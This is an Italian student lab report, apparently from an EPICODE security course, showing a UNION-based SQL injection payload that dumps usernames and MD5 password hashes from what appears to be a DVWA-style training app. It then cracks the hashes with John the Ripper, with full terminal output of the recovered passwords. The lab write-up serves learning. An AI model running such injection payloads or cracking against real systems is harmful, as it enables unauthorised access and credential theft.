Giorno 3 : Password Cracking

EPICODE

Giovanni Pisapia

CODICE SQL INJECTION


```
ID: Rel1k' and 1=1 union select null, concat(user,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: Rel1k' and 1=1 union select null, concat(user,0x0a,password) from users #
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: Rel1k' and 1=1 union select null, concat(user,0x0a,password) from users #
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: Rel1k' and 1=1 union select null, concat(user,0x0a,password) from users #
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: Rel1k' and 1=1 union select null, concat(user,0x0a,password) from users #
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99
```



CREAZIONE FILE CONTENENTE HASH PASSWORD

1. **Creo un file di testo chiamato "outputsqlinjection.txt" in cui copio l'output della mia SQL injection. Quando eseguo la SQL injection e ottengo risultati o informazioni, li copio e incollo in questo file per tenerne traccia.**
2. **Creo un altro file di testo chiamato "hash.txt" in cui inserisco gli utenti e le password hashate.**

```
ID: Rel1k' and 1=1 union select null, concat(user,0×0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: Rel1k' and 1=1 union select null, concat(user,0×0a,password) from users #
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: Rel1k' and 1=1 union select null, concat(user,0×0a,password) from users #
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: Rel1k' and 1=1 union select null, concat(user,0×0a,password) from users #
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: Rel1k' and 1=1 union select null, concat(user,0×0a,password) from users #
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99
```


```
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

PASSWORD CRACKING

Per il cracking delle password, utilizzo il tool "John the Ripper". Mi sposto sulla finestra del terminale Linux e inserisco il comando "john --format=raw-MD5 hash.txt --show". In questo modo, chiedo a John the Ripper ad eseguire il cracking delle password hashate utilizzando l'algoritmo di crittografia MD5. Ho specificato il nome del file che ho creato in precedenza, "hash.txt", che contiene gli hash delle password che desidero decifrare. Utilizzo l'opzione "--show" per visualizzare le password decifrate che John riesce a trovare.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-MD5 hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (admin)
password         (smithy)
abc123           (gordonb)
letmein          (pablo)
Proceeding with incremental:ASCII
charley          (1337)
5g 0:00:00:00 DONE 3/3 (2023-06-07 09:22) 22.72g/s 828481p/s 828481c/s 906663C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

TOOL WEB PASSWORD CRACKING




```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-MD5 hash.txt --show

admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

┌──(kali㉿kali)-[~/Desktop]
└─$
```